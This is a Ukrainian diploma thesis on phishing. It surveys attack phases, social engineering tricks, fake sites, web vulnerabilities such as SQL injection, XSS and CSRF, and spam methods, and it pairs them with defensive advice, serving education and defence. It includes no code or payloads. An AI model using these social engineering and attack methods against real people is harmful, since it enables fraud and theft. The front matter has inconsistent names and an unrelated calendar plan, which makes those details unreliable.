МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ

ЛЬВІВСЬКИЙ НАЦІОНАЛЬНИЙ УНІВЕРСИТЕТ ІМЕНІ ІВАНА ФРАНКА

Факультет прикладної математики та інформатики
(повне найменування назва факультету)

кібербезпеки
(повна назва кафедри)

Дипломна робота

Phishing. Розробка програм атаки та захисту.

Виконав: студент групи ПМК-41с
спеціальності
125 «Кібербезпека»
(шифр і назва спеціальності)

(підпис) Демчишин І.А. (прізвище та ініціали)

Керівник (підпис) Великий П.С. (прізвище та ініціали)

Рецензент (підпис) Берникевич І.А. (прізвище та ініціали)

2023

ЛЬВІВСЬКИЙ НАЦІОНАЛЬНИЙ УНІВЕРСИТЕТ ІМЕНІ ІВАНА ФРАНКА

Факультет Прикладної математики та інформатики
Кафедра Кібербезпеки
Спеціальність 125 «Кібербезпека »
(шифр і назва)

«ЗАТВЕРДЖУЮ»
Завідувач кафедри _____

"31 _"серпня 2022 року

З А В Д А Н Н Я

НА ДИПЛОМНУ У РОБОТУ СТУДЕНТА
Демчишина Іллі Андрійовича
(прізвище, ім'я, по батькові)

1 .Тема роботи Phishing. Розробка програм атаки та захисту.

керівник роботи проф.Венгерський П.С ,
(прізвище, ім'я, по батькові, науковий ступінь, вчене звання)
затверджені Вченою радою факультету від **" 13" вересня 2022 року № 15**

2. Строк подання студентом роботи **13.06.2023р.**

3. Вихідні дані до роботи

4. Зміст дипломної роботи (перелік питань, які потрібно розробити)

5. Перелік графічного матеріалу (з точним зазначенням обов'язкових креслень)

6. Консультанти розділів роботи

Розділ	Прізвище, ініціали та посада консультанта	Підпис, дата	
		завдання видав	завдання прийняв

7. Дата видачі завдання **31 серпня 2022 р.**

КАЛЕНДАРНИЙ ПЛАН

№ з/п	Назва етапів дипломної роботи	Строк виконання етапів роботи	Примітка
1	Ознайомлення з літературою та	1.09 –	
	проведення зобудження з даної	– 1.11.2022	
	теми		
2.	Постановка задач моделювання	1.11.2022	
	фінансової даних та захисту	31.12.2023	
	від них		
3.	Аналіз розробленого програм-	1.01.2023	
	ного забезпечення, його тестування	1.02.2023	
	на практичних кейсах		
4.	Апробація розробленого ПЗ на	1.02.2023	
	основі даних архівів фінансових	1.04.2023	
	даних		
5.	Написання та оформлення	1.04.2023	
	дипломної роботи	31.05.2023	
6.	Підготовка презентації роботи	1.06.2023 –	
		– 15.06.2023	

Студент _____ Дементишин І. І.
(підпис) (прізвище та ініціали)

Керівник роботи _____ Венгерський П.С.
(підпис) (прізвище та ініціали)

Зміст

Вступ

Зі значним зростанням використання Інтернету люди все частіше діляться своєю особистою інформацією в Інтернеті. В результаті величезна кількість особистої інформації та фінансових операцій стає вразливою для кіберзлочинців. Фішинг є прикладом високоефективної форми кіберзлочинності, яка дозволяє злочинцям обманювати користувачів і красти важливі дані. З моменту першої зареєстрованої фішингової атаки в 1990 році вона перетворилася на більш складний вектор атаки. В даний час фішинг вважається одним з найчастіших прикладів шахрайства в Інтернеті.

Фішингові атаки можуть призвести до серйозних втрат для їхніх жертв, включаючи конфіденційну інформацію, крадіжку особистих даних, компанії та державну таємницю. Ця стаття має на меті оцінити ці атаки, визначивши поточний стан фішингу та переглянувши наявні методи фішингу.

Дослідження класифікували фішингові атаки відповідно до фундаментальних фішингових механізмів і контрзаходів, які відкидають важливість наскрізного життєвого циклу фішингу. Ця стаття пропонує нову детальну анатомію фішингу, яка включає фази атаки, типи зловмисників, вразливості, загрози, цілі, засоби атаки та методи атаки. Крім того, запропонована анатомія допоможе читачам зрозуміти життєвий цикл процесу фішингової атаки, що, в свою чергу, підвищить обізнаність про ці фішингові атаки та використовувані методи; Крім того, це допомагає в розробці цілісної антифішингової системи. Крім того, досліджуються деякі запобіжні контрзаходи та пропонуються нові стратегії.

1. Аналіз методів фішинг-атак та наявних технічних засобів захисту

Сьогодні фішинг вважається однією з найактуальніших загроз кібербезпеки для всіх користувачів Інтернету, незалежно від їх технічного розуміння та обережності. Ці напади стають все більш складними з кожним днем і можуть завдати серйозних втрат жертвам. Хоча першою мотивацією зловмисника є крадіжка грошей, вкрадені конфіденційні дані можуть бути використані для інших зловмисних цілей, таких як проникнення в конфіденційну інфраструктуру з метою шпигунства. Тому фішери продовжують розвивати свої методи з часом з розвитком електронних засобів масової інформації[1].

Фішингові атаки маю 4 етапи:

1. Фаза планування;
2. Підготовка до атаки;
3. Фаза проведення атаки;
4. Етап придбання цінностей.

Фаза планування – це перший етап атаки, коли шахрай приймає рішення про цілі і починає збирати інформацію про них (окремих осіб або компанію). Фішери збирають інформацію про жертв, щоб заманити їх на основі психологічної вразливості. Це може бути ім'я, адреси електронної пошти окремих осіб або клієнтів цієї компанії. Жертви також можуть бути обрані випадковим чином, шляхом масових розсилок або шляхом збору інформації з соціальних мереж або будь-якого іншого джерела. Мішенями для фішингу може стати будь-який користувач, який має банківський рахунок і має комп'ютер в інтернеті. Цей етап також включає розробку методів атаки, таких як створення підроблених веб-сайтів (іноді фішери отримують вже розроблену або використану сторінку шахрайства, розробку шкідливого програмного забезпечення, створення фішингових електронних листів).

Підготовка до атаки – після прийняття рішення про цілі та збору інформації про них, фішери починають налаштовувати атаку, скануючи вразливості для використання. Нижче наведено кілька прикладів вразливостей, які

використовуються фішерами. Наприклад, зловмисник може використовувати вразливість переповнення буфера, щоб взяти під контроль цільові програми, створити DoS-атаку або скомпрометувати комп'ютери. Більше того, вразливості програмного забезпечення «нульового дня», які відносяться до нещодавно виявлених вразливостей у програмних програмах або операційних системах, можуть бути використані безпосередньо перед їх виправленням.

Фаза проведення атаки – ця фаза передбачає використання методів нападу для доставки загрози жертві, а також взаємодію жертви з нападом з точки зору реагування чи ні. Після відповіді жертви зловмисник може скомпрометувати систему для збору інформації користувача за допомогою таких методів, як введення сценарію на стороні клієнта на веб-сторінки. Фішери можуть зламати хости без будь-яких технічних знань, купуючи доступ у хакерів. Загроза – це можлива небезпека, яка може використати вразливість для порушення безпеки та конфіденційності людей або завдати можливої шкоди комп'ютерній системі у зловмисних цілях. Загрозами можуть бути шкідливе програмне забезпечення, ботнет, підслуховування, небажані електронні листи та вірусні посилання. Кілька методів фішингу обговорюються в підтипах і методах фішингових атак[1].

1.1 Основні методи фішинг-атак

Фішингові атаки використовують соціальну інженерію та деякі технічні хитрощі для отримання особистих даних користувачів, облікових даних облікових записів та даних ваших банківських карток, щоб видавати себе за користувачів у мережі. Організації не застраховані від цих атак, тому вони повинні впровадити впорядкований план виявлення фішингу з метою зниження ризиків від прямого впливу. Фішинг здійснюється в різних телематичних службах, таких як електронна пошта, Інтернет, соціальні мережі та миттєві повідомлення [2].

1.1.1 Соціальна інженерія

Соціальна інженерія - це мистецтво використання людської психології, а не технічних методів злому, щоб отримати доступ до будівель, систем або даних.

Наприклад, замість того, щоб намагатися знайти вразливість програмного забезпечення, соціальний інженер може зателефонувати співробітнику і видати себе за співробітника служби підтримки IT, намагаючись обманом змусити його розголосити свій пароль[3].

Фраза «соціальна інженерія» охоплює широкий спектр форм поведінки, і всі вони мають спільне те, що вони експлуатують певні універсальні людські якості: жадібність, цікавість, ввічливість, повагу до авторитетів тощо. Хоча деякі класичні приклади соціальної інженерії відбуваються в «реальному світі» — наприклад, чоловік у формі FedEx блефує в офісну будівлю — більша частина нашої щоденної соціальної взаємодії відбувається в Інтернеті, і саме там відбувається більшість атак соціальної інженерії. Наприклад, ви можете не думати про фішинг або смішинг як про різновиди атак соціальної інженерії, але обидва покладаються на те, щоб обдурити вас, прикинувшись кимось, кому ви довіряєте, або спокусивши вас чимось, що ви хочете, щоб завантажити шкідливе програмне забезпечення на ваш пристрій.

Це піднімає ще один важливий момент, який полягає в тому, що соціальна інженерія може являти собою один крок у більшому ланцюжку атак. Розгромний текст використовує соціальну динаміку, щоб заманити вас безкоштовною подарунковою карткою, але як тільки ви перейдете за посиланням і завантажите шкідливий код, ваші зловмисники будуть використовувати свої технічні навички, щоб отримати контроль над вашим пристроєм і використовувати його.

Хороший спосіб зрозуміти, на яку тактику соціальної інженерії слід звернути увагу, - це знати про те, що використовувалося в минулому. Давайте зосередимося на трьох методах соціальної інженерії — незалежно від технологічних платформ — які були успішними для шахраїв у великому сенсі.

«Запропонуйте що-небудь солодке». Як вам скаже будь-який шахрай, найпростіший спосіб обдурити знак - це скористатися власною жадібністю. Це основа класичної нігерійської афери 419, в якій шахрай намагається переконати жертву допомогти отримати нібито незаконно отримані гроші з власної країни в надійний банк, пропонуючи частину коштів в обмін. Ці електронні листи «нігерійського принца» були жартом протягом десятиліть, але вони все ще є ефективною технікою соціальної інженерії, на яку люди потрапляють: у 2007 році скарбник малонаселеного округу Мічиган дав 1,2 мільйона доларів державних коштів такому шахраю в надії особисто нажитися. Іншою поширеною принадою є перспектива нової, кращої роботи, якої, мабуть, занадто багато хто з нас хоче: у надзвичайно незручному порушенні 2011 року охоронна компанія RSA була скомпрометована, коли принаймні двоє співробітників низького рівня відкрили шкідливий файл, прикріплений до фішингового електронного листа з назвою файлу «План набору персоналу на 2011 рік.xls».

«Підробляйте його, поки не зробите». Один з найпростіших — і напрочуд успішних — методів соціальної інженерії — просто прикинутися своєю жертвою. В одній із легендарних ранніх афер Кевіна Мітніка він отримав доступ до серверів розробки ОС корпорації Digital Equipment Corporation, просто зателефонувавши в компанію, стверджуючи, що є одним із їхніх провідних розробників, і сказавши, що у нього виникли проблеми з входом; Він відразу ж був винагороджений новими логіном і паролем. Все це сталося в 1979 році, і ви могли б подумати, що з тих пір ситуація покращиться, але ви помиляєтеся: у 2016 році хакер отримав контроль над адресою електронної пошти Міністерства юстиції США і використовував її, щоб видати себе за співробітника, умовляючи службу підтримки передати токен доступу для інтернету Міністерства юстиції, сказавши, що це його перший тиждень на роботі, і він не знає, як щось працює[3].

«Поводьтеся так, ніби ви головні». Більшість з нас схильні поважати авторитет або, як виявилося, поважати людей, які поводяться так, ніби вони мають повноваження робити те, що вони роблять. Ви можете використовувати різний ступінь знань про внутрішні процеси компанії, щоб переконати людей,

що ви маєте право бути місцями або бачити речі, які ви не повинні, або що повідомлення, що виходить від вас, дійсно виходить від когось, кого вони поважають. Наприклад, у 2015 році фінансові працівники Ubiquiti Networks переказали мільйони доларів грошей компанії шахраям, які видавали себе за керівників компаній, ймовірно, використовуючи схожу URL-адресу на своїй електронній адресі[3].

Розглянемо 5 видів соціальної інженерії:

1. Фішинг, як ми зазначили вище, який також включає текстовий смішинг та голосовий вішинг Ці атаки часто малопродуктивні, але широко поширені; Наприклад, шахрай може розіслати тисячі однакових електронних листів, сподіваючись, що хтось буде достатньо довірливим, щоб натиснути на вкладення.

2. Списовий фішинг або китобійний промисел – це різновид фішингу з високим дотиком для цінних цілей. Зловмисники витрачають час на дослідження своєї жертви, яка, як правило, є високостатусною людиною з великими грошима, з якими їх можна відокремити, щоб створити унікальні та персоналізовані шахрайські комунікації.

3. Цькування також є ключовою частиною всіх форм фішингу та інших шахрайств - завжди є щось, щоб спокусити жертву, будь то текст з обіцянкою безкоштовної подарункової картки або щось набагато більш прибуткове або непристойне.

4. Привід передбачає створення історії або приводу, щоб переконати когось відмовитися від цінної інформації або доступу до якоїсь системи чи облікового запису. Користувачеві може вдатися знайти деяку вашу особисту інформацію та використати її, щоб обдурити вас, наприклад, якщо він знає, яким банком ви користуєтесь, він може зателефонувати вам і стверджувати, що є представником служби підтримки клієнтів, якому потрібно знати номер вашого рахунку, щоб допомогти з простроченням платежу. Або вони можуть використовувати інформацію, щоб наслідувати вас.

5. Шахрайство з діловою електронною поштою поєднує в собі кілька перерахованих вище прийомів. Зловмисник або отримує контроль над адресою електронної пошти жертви, або йому вдається надсилати електронні листи, які виглядають так, ніби вони з цієї адреси, а потім починає надсилати електронні листи підлеглим на роботі з проханням переказати кошти на рахунки, які вони контролюють.

5 порад щодо захисту від соціальної інженерії:

1. Тренуйтеся і тренуйтеся знову, коли справа доходить до обізнаності про безпеку. Переконайтеся, що у вас є комплексна навчальна програма безпеки, яка регулярно оновлюється для вирішення як загальних загроз фішингу, так і нових цільових кіберзагроз. Пам’ятайте, що мова йде не лише про натискання посилань.

2. Проведіть детальний брифінг «виїзне шоу» щодо останніх методів онлайн-шахрайства для ключового персоналу. Так, включіть керівників вищої ланки, але не забувайте про тих, хто має повноваження здійснювати банківські перекази чи інші фінансові операції. Пам’ятайте, що багато правдивих історій, пов’язаних із шахрайством, відбуваються з персоналом нижчого рівня, якого обманюють, повіривши, що керівник просить їх вжити термінових заходів — зазвичай в обхід звичайних процедур та/або засобів контролю.

3. Перегляньте існуючі процеси, процедури та розподіл обов’язків для фінансових переказів та інших важливих операцій. За потреби додайте додаткові елементи керування. Пам’ятайте, що розподіл обов’язків та інші засоби захисту можуть бути скомпрометовані в якийсь момент внутрішніми загрозами, тому огляди ризиків можуть потребувати повторного аналізу з огляду на зростання загроз.

4. Розгляньте нову політику, пов’язану з транзакціями «поза межами каналу» або терміновими запитами керівників. Електронний лист від облікового запису Gmail генерального директора має автоматично викликати червоний прапор у співробітників, але вони повинні розуміти новітні методи, які

впроваджує темна сторона. Вам потрібні дозволені процедури надзвичайних ситуацій, які всі добре розуміють.

5. Перегляньте, вдосконаліть і протестуйте свої системи керування інцидентами та звітування про фішинг. Регулярно проводите настільні тренування з керівництвом і ключовим персоналом. Контроль тестування та реверсивне проектування потенційних областей уразливості.

1.1.2 Імітація легітимних сайтів

Шахрайські веб-сайти - це будь-які незаконні веб-сайти, які використовуються для обману користувачів для шахрайства або зловмисних атак. Шахраї зловживають анонімністю Інтернету, щоб приховати свою справжню особу та наміри за різними маскуваннями. Це можуть бути помилкові попередження безпеки, подарунки та інші оманливі формати, щоб створити враження легітимності[4].

Хоча Інтернет має численні корисні цілі, не все в Інтернеті є тим, чим здається. Серед мільйонів законних веб-сайтів, які змагаються за увагу, є веб-сайти, створені для безлічі мерзенних цілей. Ці веб-сайти намагаються зробити що завгодно, від крадіжки особистих даних до шахрайства з кредитними картками.

Шахрайські веб-сайти працюють найрізноманітнішими способами, від публікації інформації, що вводить в оману, до обіцянки диких винагород на фінансовій біржі. Кінцева мета майже завжди однакова: змусити вас відмовитися від своєї особистої або фінансової інформації.

Веб-сайт такого характеру може бути окремим веб-сайтом, спливаючими вікнами або несанкціонованими накладаннями на законних веб-сайтах через клікджекінг. Незалежно від презентації, ці сайти методично працюють, щоб залучити та ввести в оману користувачів.

Зловмисники, які використовують шахрайські веб-сайти, зазвичай використовують наведені нижче дії, щоб обдурити користувачів.

1. Приманки: Зловмисники залучають інтернет-користувачів на веб-сайт через різні канали розповсюдження.

2. Компроміс: Користувачі вживають заходів, які розкривають свою інформацію або пристрої зловмиснику.

3. Виконати: Зловмисники використовують користувачів, щоб зловживати їхньою особистою інформацією для особистої вигоди або заражати свої пристрої шкідливим програмним забезпеченням для різних цілей.

Хоча дана схема може бути більш складною, більшість з них можна перегнати до цих трьох основних етапів.

Шахрайський веб-сайт може заманити користувачів Інтернету через багато каналів зв'язку, таких як соціальні мережі, електронна пошта та текстові повідомлення. Результатами пошуку іноді маніпулюють за допомогою методів пошукової оптимізації (SEO), що призводить до того, що шкідливі сайти з'являються на перших позиціях.

З'являючись як приваблива пропозиція або лякаюче попереджувальне повідомлення, користувачі більш сприйнятливі до цих схем. Більшість шахрайських веб-сайтів керуються психологічними експлойтами, щоб змусити їх працювати.

Розуміння того, як саме ці шахрайства обманюють вас, є важливою частиною захисту. Давайте розпакуємо, як саме вони здійснюють цю експлуатацію.

За своєю суттю шахрайські веб-сайти використовують соціальну інженерію — експлойти людського судження, а не технічних комп'ютерних систем[4].

Шахраї, які використовують цю маніпуляцію, покладаються на жертв, які вважають, що шкідливий веб-сайт є законним і заслуговує на довіру. Деякі з них навмисно розроблені, щоб виглядати як законні, надійні веб-сайти, такі як веб-сайти, якими керують офіційні урядові організації.

Веб-сайти, призначені для шахрайства, не завжди добре опрацьовані, і уважне око може виявити це. Щоб уникнути ретельного вивчення, шахрайський

веб-сайт буде використовувати важливий компонент соціальної інженерії: емоції.

Емоційна маніпуляція допомагає зловмиснику обійти ваші природні скептичні інстинкти. Ці шахраї часто намагаються створити ці почуття у своїх жертв:

- Терміновості: Чутливі до часу пропозиції або попередження про безпеку облікового запису можуть підштовхнути вас до негайних дій, перш ніж думати критично.
- Збудження: Привабливі обіцянки, такі як безкоштовні подарункові картки або швидка схема нарощування багатства, можуть викликати оптимізм, який може змусити вас не помітити будь-які потенційні недоліки.
- Боятися: Помилкові вірусні інфекції та сповіщення облікових записів призводять до панічних дій, які часто пов'язані з почуттям терміновості.

Незалежно від того, чи працюють ці емоції в тандемі або поодинці, кожен з них служить для просування цілей нападника. Однак шахрайство може експлуатувати вас лише в тому випадку, якщо воно відчуває себе актуальним або пов'язаним з вами. Багато варіантів сайтів шахрайства в Інтернеті існують саме з цієї причини[4].

1.1.3. Використання вразливостей веб-сайтів

Будь-який дефект веб-сайту, який може бути використаний хакером, називається вразливістю веб-сайту. Без сумніву, веб-сайт використовує багато систем безпеки для захисту від кіберзагроз. Однак багато разів хакеру все одно вдається знайти порушення безпеки, щоб проникнути на ваш веб-сайт. Як тільки йому вдасться зламати ваш сайт, він може отримати доступ до адмін-панелі. Тепер він може відображати на вашому веб-сайті все, що може зашкодити вашій репутації на ринку. Важлива інформація про ваш бізнес, клієнтів і клієнтів зараз знаходиться у якоїсь злочестивої людини. Він може використовувати цю

інформацію для власної вигоди, і найгірше, що він може зробити, це видалити файли вашого веб-сайту та базу даних. Тому при розробці та розгортанні веб-сайту завжди потрібно враховувати всі можливі загрози безпеці та вживати необхідних превентивних заходів.

SQL-ін'єкція – це свого роду атаки ін'єкцій коду. Хакер під час атаки ін'єкції коду вставляє фрагмент коду в комп'ютерну програму. Виконання зараженої програми забезпечує йому доступ до комп'ютерної програми або програми. Оскільки база даних веб-сайту містить конфіденційну інформацію про клієнтів, клієнтів або інших користувачів веб-програми, щоб уникнути цієї конфіденційної інформації, зловмисник намагається отримати доступ до бази даних за допомогою SQL-ін'єкції[5].

Зловмисник в першу чергу знаходить вхідні дані, щоб включити його в SQL-запит. Потім зловмисник вставляє шкідливе корисне навантаження, яке включено в цей запит і виконується сервером. Тепер зловмисник може створювати, читати, оновлювати, змінювати та видаляти записи, що зберігаються в базі даних. Веб-сайти з неправильним введенням користувачем перевірки та валідації завжди схильні до SQL-ін'єкцій. Щоб врятувати свій веб-сайт від SQL-ін'єкції, завжди перевіряйте та перевіряйте введені користувачем дані.

Порушена автентифікація та керування сеансами – неправильна реалізація функціональності, пов'язаної з управлінням сеансами та аутентифікацією, може призвести до таких вразливостей веб-сайтів. Використовуючи цю вразливість, зловмисник може викрасти ідентифікатори сеансів або паролі. Зловмисником може бути зовнішній агент або авторизований користувач. Як зовнішні, так і внутрішні агенти використовують злодійоване ім'я користувача та пароль, щоб видати себе за авторизованого користувача для доступу до того, до чого вони не мають права доступу. Ця вразливість може існувати на веб-сайті через неправильно побудовані розробниками користувацькі схеми аутентифікації та управління сеансами. Важливо правильно та ретельно розробити власні схеми аутентифікації та управління сеансами, щоб запобігти зламаній аутентифікації та

управлінню сеансами. Використання складних паролів, обмеження кількості спроб входу за один раз, посилення контролю пароля, зберігання паролів у зашифрованому вигляді, захист ідентифікаторів сеансів та є кілька інших профілактичних заходів, які можуть захистити ваш веб-сайт від цієї вразливості[5].

Міжсайтові сценарії (XSS) – як і SQL-ін'єкція, це інший вид атаки введення коду. В основному шкідливий код вводиться на веб-сайт і виконується в браузері. Сайт, що використовує введення користувача у вихідних даних без будь-якої перевірки і шифрування, завжди схильний до XSS. У цій атаці браузер націлений опосередковано. Коли жертва відвідує заражену сторінку, шкідливий код JavaScript доставляється в браузер. Після виконання цього шкідливого коду зловмисник може отримати доступ до таких об'єктів, як файли cookie. Оскільки токени сеансу зберігаються в файлах cookie, зловмисник може отримати логін і пароль користувача, вкрасти інші дані, що зберігаються в браузері, і навіть віддалено керувати браузером. Щоб уникнути такого типу атак, вихід на основі вхідних параметрів повинен бути закодований, вхідні параметри і вихідні на основі вхідних параметрів повинні бути відфільтровані на наявність спеціальних символів.

Незахищене пряме посилання на об'єкт – веб-сайт стає вразливим до незахищеного прямого посилання на об'єкт при посиланні на внутрішній об'єкт. Розробникам потрібно приділяти додаткову увагу, оскільки вони часто несуть відповідальність за його викриття. Таким внутрішнім об'єктом може бути файл, каталог, записи бази даних і ключі бази даних. Зловмисник, який використовує цю вразливість, є авторизованим користувачем з обмеженими правами. Змінивши значення параметра, безпосередньо посилаючись на цей об'єкт, користувач може отримати доступ до об'єкта. У більшості випадків веб-додатки не перевіряють, чи має користувач дозвіл на доступ до цього об'єкта. Тому важливо застосовувати політики доступу, щоб переконатися, що користувач має дозвіл на доступ до цього об'єкта. Правильне тестування та аналіз коду допомагають виявити ці недоліки у веб-додатку[5].

Неправильна конфігурація безпеки – незахищена конфігурація може бути компонентом веб-програми та створювати великі загрози безпеці. Зловмисник може легко користуватися привілеями адміністратора, якщо ви дотримуєтеся конфігурацій за замовчуванням, таких як використання імені користувача та пароля за замовчуванням. Надмірно ввімкнені служби, скрипти, файли конфігурації, зразки файлів тощо. може призвести до неправильної конфігурації веб-сервера, платформи, бази даних, сервера додатків та інших рівнів стека додатків. І розробники, і адміністратори повинні зіграти свою роль, щоб забезпечити безпечну конфігурацію веб-програми. Користувачі можуть розгорнути автоматичний сканер для виявлення дірок у безпеці через незахищену конфігурацію. Розробляючи веб-сайт, розробники повинні впровадити алгоритм шифрування для шифрування конфіденційних даних. Крім того, важливо приховати трасувальники слідів від користувачів. Адміністратор не повинен використовувати ім'я користувача, пароль та інші настройки за замовчуванням[5].

Підробка міжсайтових запитів (CSRF) – у цьому виді атаки зловмисник обманом змушує авторизованого користувача веб-сайту виконати небажану дію, як-от змінити пароль, переказати кошти тощо, а жертва навіть не знає. У цій атаці авторизований користувач несвідомо надсилає шкідливий запит на надійний веб-сайт. Розглянемо наступний приклад:

- Авторизований користувач заходить на веб-сайт (скажімо, MyBank.com), що пропонує послуги онлайн-банкінгу.
- Тепер зловмисник обманом змушує користувача відвідати шкідливий веб-сайт.
- Шкідливий веб-сайт надішле запит MyBank.com за допомогою браузера жертви. Оскільки користувач вже активний у MyBank.com, зловмисник може здійснити будь-яку транзакцію, видаючи себе за жертву.

Включення токена в поточну сесію користувача є найкращим профілактичним заходом проти CSRF. Система генерує токен під час створення сеансу користувача. Крім того, система додає той самий маркер до кожного

запиту, надісланого під час цієї сесії. Після цього сервер використовує його, щоб переконатися, що запит є законним запитом. Токен - це довге значення, про яке нелегко вгадати. Однак для додаткової безпеки користувачеві слід:

- Не відвідуйте несанкціоновані веб-сайти під час активності на банківському чи іншому подібному веб-сайті.
- Після завершення роботи завжди виходьте з системи.
- Ніколи не зберігайте облікові дані для входу.

Дистанційне виконання коду – під час віддаленого виконання коду зловмисник використовує вразливість сервера для виконання коду системного рівня на сервері. Виконуючи цей код, зловмисник може отримати або змінити інформацію, що зберігається на сервері. У більшості випадків ці вразливості існують на сервері через помилки кодування. Важливо виправити всі дірки в безпеці сервера, щоб захистити його від уразливості віддаленого виконання коду[5].

Перерахування імені користувача – ця вразливість існує в програмах, які відображають повідомлення про помилку, щоб дізнатися, чи є ім'я користувача дійсним чи ні. Це допомагає зловмиснику визначити дійсне ім'я користувача після спроб входу з різними іменами користувачів. Більше того, розробники завжди створюють тривіальні облікові записи з метою тестування. Деякі з найпоширеніших комбінацій імені користувача та пароля, які використовують розробники, - це адміністратор/адміністратор, тест/тест тощо. Однак вони часто забувають видалити ці облікові записи, які можуть бути використані зловмисниками.

Окрім сторінки входу, зловмисник також може зробити спроби реєстрації, змінити пароль та забути сторінку пароля. Перш за все, вам потрібно видалити всі ці вгадувані комбінації імені користувача та пароля. Розглянемо сторінку входу; Програма замість відображення "Ім'я користувача не існує" та "Неправильний пароль", має відображати помилку "Неправильна комбінація імені користувача та пароля". Тепер зловмисник ніколи не зможе дізнатися, чи є введене ім'я користувача дійсним чи недійсним. Аналогічно, під час реєстрації,

забуття пароля та зміни пароля повідомлення про помилку не повинно розкривати дійсне ім'я користувача або адресу електронної пошти[5].

1.1.4. Масові розсилки спаму

Спам електронної пошти, також відомий як небажана пошта, відноситься до небажаних повідомлень електронної пошти, які зазвичай надсилаються групами великому списку одержувачів. Спам може бути відправлений реальними людьми, але частіше він відправляється ботнетом, який являє собою мережу комп'ютерів (ботів або спам-ботів), заражених шкідливим програмним забезпеченням і контрольованих однією атакуючою стороною (пастухом ботів). Окрім електронної пошти, спам також може розповсюджуватися за допомогою текстових повідомлень або соціальних мереж.

Більшість людей вважають спам дратівливим, але вважають його неминучим побічним ефектом використання спілкування електронною поштою. Хоча спам дратує – він може заглушити поштові скриньки, якщо його не фільтрувати належним чином і регулярно видаляти – він також може становити загрозу[6].

Відправники спаму електронною поштою або спамери регулярно змінюють свої методи та повідомлення, щоб обманом змусити потенційних жертв завантажити зловмисне програмне забезпечення, обмінятися даними або надіслати гроші.

Спам-листи майже завжди комерційні та обумовлені фінансовими мотивами. Спамери намагаються рекламувати та продавати сумнівні товари, роблять неправдиві заяви та обманюють одержувачів, змушуючи їх повірити в неправду.

До найпопулярніших тем спаму належать наступні:

- Фармацевтика
- Вміст для дорослих
- фінансові послуги

- онлайн дипломи
- робота з дому
- Азартні онлайн-ігри
- Криптовалюти

Поширена помилка полягає в тому, що спам - це абревіатура, яка розшифровується як "дурне, безглузде, дратівливе шкідливе програмне забезпечення". Термін насправді походить від відомого ескізу літаючого цирку Монті Пайтона, в якому є багато повторюваних згадок про продукт з м'ясних консервів спам[6].

Спамери використовують спам-ботів для сканування Інтернету в пошуках адрес електронної пошти, які використовуються для створення списків розсилки електронної пошти. Списки використовуються для одночасного надсилання небажаної пошти на кілька адрес електронної пошти – зазвичай сотні тисяч[6].

Коефіцієнт конверсії спаму низький. Простіше кажучи, мало хто насправді потрапляє на електронні листи від багатих, але відчайдушних нігерійських принців або від так званих фармацевтичних компаній, які стверджують, що володіють патентом на чудодійні таблетки для схуднення.

Спамери очікують, що лише невелика кількість одержувачів відповість або взаємодіятиме з їхнім повідомленням, але вони все одно можуть обдурити свій шлях до великої зарплати, оскільки вони можуть легко надіслати своє тіньове повідомлення на таку кількість адрес електронної пошти одним махом. Саме тому спам продовжує залишатися великою проблемою в сучасній цифровій економіці[6].

Спамери використовують кілька різних методів розсилки спаму, зокрема такі:

- Ботнети. Ботнети дозволяють спамерам використовувати командно-контрольні сервери як для збору адрес електронної пошти, так і для розповсюдження спаму.
- Спам на снігоступах. За допомогою цієї техніки спамери використовують широкий спектр адрес Інтернет-протоколу (IP) та адрес

електронної пошти з нейтральною репутацією для широкого розповсюдження спаму.

- Пустий спам електронної пошти. Ця техніка передбачає надсилання електронного листа з порожнім тілом повідомлення та рядком теми. Його можна використовувати в атаці збору врожаю каталогів для перевірки адрес електронної пошти шляхом виявлення недійсних адрес відмов. У деяких випадках, здавалося б, порожні електронні листи можуть приховувати віруси та хробаків, які можуть поширюватися через код мови гіпертекстової розмітки, вбудований в електронний лист.
- Графічний спам. Текст повідомлення, згенерований комп'ютером і незрозумілий для читачів, зберігається у вигляді файлу JPEG (Joint Photographic Experts Group) або GIF (Graphics Interchange Format) і розміщується в тілі електронної пошти. Цей метод намагається уникнути виявлення за допомогою текстових фільтрів спаму.

Спам електронною поштою буває в багатьох формах, залежно від мети спамера, включаючи наступне:

- Маркетингові повідомлення. Цей тип спаму розповсюджує небажані або незаконні продукти чи послуги.
- Повідомлення про зловмисне програмне забезпечення. Деякі електронні листи зі спамом містять зловмисне програмне забезпечення, яке може оманливим шляхом змусити користувачів розголосити особисту інформацію, заплатити гроші або виконати дії, які вони зазвичай не роблять.
- Шахрайства і шахрайства. Авансовий внесок/шахрайство з нігерійським принцом є відомим прикладом шахрайства на основі електронної пошти. Користувач отримує електронний лист із пропозицією, яка нібито призводить до винагороди, якщо він сплачує авансовий внесок або невеликий депозит. Як тільки вони зроблять платіж, шахрай винайде подальші збори або просто перестане відповідати.
- Попередження антивірусів. Ці повідомлення «попереджають» користувача про зараження вірусом і пропонують «рішення» для її виправлення.

Якщо користувач бере на себе вудку і натискає на посилання в електронному листі, хакер може отримати доступ до своєї системи. Електронний лист також може завантажити шкідливий файл на пристрій.

- Переможці розіграшів. Спамери надсилають електронні листи про те, що одержувач виграв лотерею або приз. Щоб отримати приз, одержувач повинен натиснути на посилання в електронному листі. Посилання є шкідливим і зазвичай використовується для крадіжки особистої інформації користувача.

Спам також може надходити у вигляді фішингових електронних листів.

Фішингові повідомлення зазвичай маскуються під офіційне повідомлення від надійних відправників, таких як банки, обробники онлайн-платежів, державні установи або будь-які інші організації, яким користувач може довіряти.

Ці електронні листи зазвичай спрямовують одержувачів на підроблену версію веб-сайту реальної організації, де користувачеві пропонується ввести особисту інформацію, таку як облікові дані для входу або дані кредитної картки - інформацію, яка може бути використана для крадіжки грошей або особистості жертви.

Фішингові електронні листи є більш складними, ніж звичайні спам-листи, які зазвичай масово розсилаються, мають грошову спрямованість і не вимагають від спамера великого технічного досвіду[6].

Закони про боротьбу зі спамом

Окрім законодавства про CAN-SPAM у США, інші країни та політичні організації також запровадили закони для боротьби зі спам-загрозою, включаючи наступне:

- Австралія: Закон про спам 2003
- Великобританія: Правила конфіденційності та електронних комунікацій
- Канада: законодавство Канади про боротьбу зі спамом
- Європейський Союз: Директива про конфіденційність та електронні комунікації 2002 року

Як боротися зі спамом

